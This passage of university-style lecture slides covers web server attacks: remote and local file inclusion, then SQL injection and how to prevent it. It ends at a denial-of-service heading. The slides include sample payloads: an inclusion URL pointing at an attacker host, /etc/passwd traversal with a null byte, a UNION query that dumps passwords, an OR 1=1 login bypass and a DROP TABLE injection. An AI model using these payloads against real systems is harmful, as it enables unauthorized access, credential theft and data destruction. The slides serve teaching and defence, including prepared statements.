include($_GET['file'].".php");  
include("footer.html");  
?>
```

file=
http://www.hack.com/payloadfile.php

Execution of payloadfile.php on
the web-application.

Web Application Server



Attacker's Website





payloadfile.php

http://www.hack.com/payloadfile.php

Local-File Inclusion (LFI)

- As in an RFI attack, an LFI attack causes a server to code is contained on the victim server itself. This locality may allow an attacker access to private information by means of bypassing authentication mechanisms.



Local-File Inclusion (LFI)

- For example, an attacker might navigate to the following URL:

`http://victim.com/index.php?page=admin/secretpage`

- The URL above might cause the index page to execute the previously protected `secretpage.php`.
- Sometimes, LFI attacks can allow an attacker to access files on the web server's system, outside of the root web directory. For example, many Linux systems keep a file at `/etc/passwd` that stores local authentication information.

`http://victim.com/index.php?page=/etc/passwd`

- Because the code concatenates `.php` to any input before trying to include the code, the web server will try to execute `/etc/passwd.php`, which does not exist, so you may want to try:

`http://victim.com/index.php?page=/etc/passwd%00`

LFI / RFI

Part 1 of Payloads Series
Posted on November 11, 2018

For live demos for LFI and RFI vulnerabilities, read more one:

1. <https://secf00tprint.github.io/blog/payload-tester/lfirfi/en>
2. https://github.com/secf00tprint/payloadtester_lfi_rfi

Attacks on Servers: *Databases and SQL Injection* *Attacks*


Databases and SQL Injection Attacks

- A **database** is a system that stores information in an organized way and produces reports about that information based on queries presented by users.
- Many web sites use databases that enable the efficient storage and accessing of large amounts of information.
- A database can either be hosted on the same machine as the web server, or on a separate, dedicated server.

Databases and SQL Injection Attacks

- Since databases often contain confidential information, they are frequently the target of attacks.
- Attackers could, for example, be interested in accessing **private information** or **modifying information** in a database for financial gain.
- Because of the sensitivity of information stored in a database, it is generally unwise to allow unknown users to interact directly with a database.
- Thus, most web-based database interaction is carried out on the server side, invisible to the user, so that the interactions between users and the database can be carefully controlled

Databases and SQL Injection Attacks




Structured Query Language (SQL)

- Web servers interact with most databases using SQL.
- SQL supports several operations to facilitate the access and modification of database information, including the following:
 - SELECT: to express queries
 - INSERT: to create new records
 - UPDATE: to alter existing data
 - DELETE: to delete existing records
 - Conditional statements using WHERE, and basic boolean operations such as AND and OR: to identify records based on certain conditions
 - UNION: to combine the results of multiple queries into a single result

SQL

- SQL databases store information in tables, where each row stores a record, and the columns corresponds to attributes of the records.
- The structure of a database is known as its **schema**. The schema specifies the tables contained in the database and, for each table, the type of each attribute (e.g., integer, string, etc.).

id	title	author	body
1	Databases	John	(Story 1)
2	Computers	Joe	(Story 2)
3	Security	Jane	(Story 3)
4	Technology	Julia	(Story 4)



SQL

- To retrieve information from the database, the web server might issue the following SQL query:

```
SELECT * FROM news WHERE id = 3;
```

- In SQL, the asterisk (*) is shorthand denoting all the attributes of a record. In this case, the query is asking the database to return all the attributes of the records from the table named news such that the id attribute is equal to 3.

(news) Table

id	title	author	body
1	Databases	John	(Story 1)
2	Computers	Joe	(Story 2)
3	Security	Jane	(Story 3)
4	Technology	Julia	(Story 4)

SQL

- To contrast, the web server might query:

```
SELECT body FROM news WHERE author = "Joe";
```

- This query would return just attribute body of the second row in the table above.

(news) Table

id	title	author	body
1	Databases	John	(Story 1)
2	Computers	Joe	(Story 2)
3	Security	Jane	(Story 3)
4	Technology	Julia	(Story 4)

SQL (Standard Query Language)

Users

Name	Gender	Age	Email	Password
Dee	F	28	<u>dee@pp.com</u>	j3i8g8ha
Mac	M	7	bouncer@pp.com	a0u23bt
Charlie	M	32	<u>readgood@pp.com</u>	0aergja
Dennis	M	28	imagod@pp.com	1bjb9a93
Frank	M	57	<u>armed@pp.com</u>	ziog9gga

```
SELECT Age FROM Users WHERE Name='Dee'; 28
```

```
UPDATE Users SET email='readgood@pp.com'  
WHERE Age=32; -- this is a comment
```

```
INSERT INTO Users Values('Frank', 'M', 57, ...);
```

SQL (Standard Query Language)

```
SELECT Age FROM Users WHERE Name='Dee'; 28
```

```
UPDATE Users SET email='readgood@pp.com'  
WHERE Age=32; -- this is a comment
```

```
INSERT INTO Users Values('Frank', 'M', 57, ...);
```

```
DROP TABLE Users;
```

SQL Injection

- An SQL injection allows an attacker to **access**, or even **modify**, arbitrary information from a database by inserting its own SQL commands in a data stream that is passed to the database by a web server.
- The vulnerability is typically due to a **lack of input validation on the server's part**.

SQL Injection Attack (SQLi)

1. Hacker identifies vulnerable, SQL-driven website & injects malicious SQL query via input data.


1



WEBSITE
INPUT FIELDS

2. Malicious SQL query is validated & command is executed by database.

2



DATABASE

3. Hacker is granted access to view and alter records or potentially act as database administrator.

3



HACKER


```
' UNION SELECT username, password FROM users--
```

```
SELECT name, description FROM products WHERE category = 'Gifts' UNION SELECT username, password FROM users--
```



★ All passwords

👤 All usernames



SQL Injection Types

- **Regular SQL Injection**

- The query immediately displays data to the screen.
- Example: *A table is generated of users and their emails.*

- **Blind SQL Injection**

- The application behaves differently based on query results.
- Example: Login success or failure
- Example: An error or no error
- Example: The application takes more or less time to return a result

Bypassing Authentication using SQL Injection

Server-side code

Website



A screenshot of a website login form. It features a light blue header bar. Below the header, there are two input fields: 'Username:' followed by a text box, and 'Password:' followed by a text box. To the right of the password field is a checkbox labeled 'Log me on automatically each visit'. Further right is a 'Log in' button with a black border and white text.

“Login code” (php)

```
$result = mysql_query("select * from Users  
                        where(name='$user' and password='$pass')");
```

Suppose you successfully log in as \$user
if this query returns any rows whatsoever

How could you exploit this?

Bypassing Authentication using SQL Injection



A screenshot of a web application's login interface. It features a light blue header bar containing a 'Username:' label, an empty text input field, a 'Password:' label, another empty text input field, a checkbox labeled 'Log me on automatically each visit', and a 'Log in' button. Below the input fields, a red-bordered box contains the SQL injection payload: `frank' OR 1=1); --`. Dotted lines connect the corners of this box to the corners of the username input field, indicating that this payload is being entered into that field.

```
$result = mysql_query("select * from Users  
where(name='$user' and password='$pass');");
```

```
$result = mysql_query("select * from Users  
where(name='frank' OR 1=1); --  
and password='whocares');");
```


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.



OH, DEAR - DID HE BREAK SOMETHING?
IN A WAY -)



DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?



OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.

WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.



AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.



Other SQL Injection Attacks

- Other potential attacks could be even more serious, *involving actual manipulation of the information stored in a database.*
- Some SQL injection attacks allow for inserting new records, modifying existing records, deleting records, or even deleting entire tables.
- In addition, some databases have built-in features that allow execution of operating system commands via the SQL

Deleting Table using SQL Injection



A screenshot of a web application's login interface. It features a 'Username:' label followed by an input field, a 'Password:' label followed by an input field, a checkbox labeled 'Log me on automatically each visit', and a 'Log in' button. A dotted line connects the password input field to a box containing a SQL injection payload.

```
frank' OR 1=1); DROP TABLE Users; --
```

```
$result = mysql_query("select * from Users  
where(name='$user' and password='$pass');");
```

```
$result = mysql_query("select * from Users  
where(name='frank' OR 1=1);  
DROP TABLE Users; --  
' and password='whocares');");
```

**Can chain together statements with semicolon:
STATEMENT 1 ; STATEMENT 2**

Other SQL Injection Attacks

- It may also be possible for an attacker to access information from a database even when the results of a vulnerable database query are not printed to the screen.
- By using multiple injected queries and examining how they affect error messages and the contents of a page, it may be possible to deduce the contents of the database without seeing any query results.
- This is known as a **blind SQL injection attack**.

Other SQL Injection Attacks

- Attackers continue to come up with new, creative ways to take advantage of SQL injection vulnerabilities.
- One such technique is to **insert malicious code into the database** that could at some point be sent to users' browsers and executed. This is another potential vector for **cross-site scripting**.
 - For example, an attacker might inject Javascript cookie-stealing code into the database, and when a user visits a page that retrieves the now malicious data, the malicious code will be executed on the user's browser.

Preventing SQL Injection

- SQL injection vulnerabilities are the result of programmers failing to sanitize user input before using that input to construct database queries.
- **Blacklisting:** delete the characters you don't want (', --, ;)
 - Downside:
 - You want these characters sometimes!
 - How do you know if/when the characters are bad?
- **Whitelisting:** check the user-provided input is in some set of values known to be safe
 - For example, integer within right range.
 - Given an invalid input, better to reject than to fix as fixes may introduce vulnerabilities.

Preventing SQL Injection

- **Escape Characters:** Most languages have built-in functions that strip input of dangerous characters.
 - For example, PHP provides function `mysql_real_escape_string` to escape special characters (including single and double quotes) so that the resulting string is safe to be used in a MySQL query.
 - *Downside:* you want to see these escaped characters into your SQL.
- **Limit Privileges** by following the principal of least privilege.
- **Encrypt Sensitive Data.**

The underlying issue


```
$result = mysql_query("select * from Users  
                        where(name='$user' and password='$pass');");
```

- This one string combines the **code** and the **data**
- Similar to buffer overflows:

**When the boundary between code and data blurs,
we open ourselves up to vulnerabilities**

The underlying issue

```
$result = mysql_query("select * from Users  
where(name=' $user' and password=' $pass' );");
```



SQL injection countermeasures

Prepared statements & bind variables

Key idea: *Decouple* the code and the data

```
$result = mysql_query("select * from Users  
where(name='$user' and password='$pass');");
```

```
$db = new mysql("localhost", "user", "pass", "DB");
```


```
$statement = $db->prepare("select * from Users  
where(name=? and password=?);"); Bind variables
```

Decoupling lets us compile now, before binding the data

```
$statement->bind_param("ss", $user, $pass);  
$statement->execute(); Bind variables are typed
```

The underlying issue

```
$statement = $db->prepare("select * from Users  
where(name=? and password=?);");
```



Prepare is only applied to the leaves, so the structure of the tree is *fixed*

Preventing SQL Injection via Prepared Statements Example*

```
private static String safe(String u, String pwd, Connection conn) throws SQLException {
    PreparedStatement ps;
    ps = conn.prepareStatement("SELECT * FROM Users WHERE Username=? AND Password=?");
    ps.setString(1, u);
    ps.setString(2, pwd);
    ResultSet resultSet = ps.executeQuery();
    if (resultSet.next()) // any rows?
        return "Authenticated!!";
    else
        return "Not authenticated!!";
}
```

```
[local-admins-MacBook-Pro:sql-injection ahmedtamrawi$ java -cp "h2-1.3.164.jar:." SQLInjection
Enter username: bobby\n' OR TRUE --
Enter password:
Not authenticated!!
[local-admins-MacBook-Pro:sql-injection ahmedtamrawi$ java -cp "h2-1.3.164.jar:." SQLInjection
Enter username: bobby
Enter password: tables
Authenticated!!
```

*<https://github.com/votd/vulnerability-of-the-day/blob/master/sql-injection/SQLInjection.java>

Attacks on Servers: *Denial-of-Service Attacks*

Denial-of-Service (DOS) Attacks

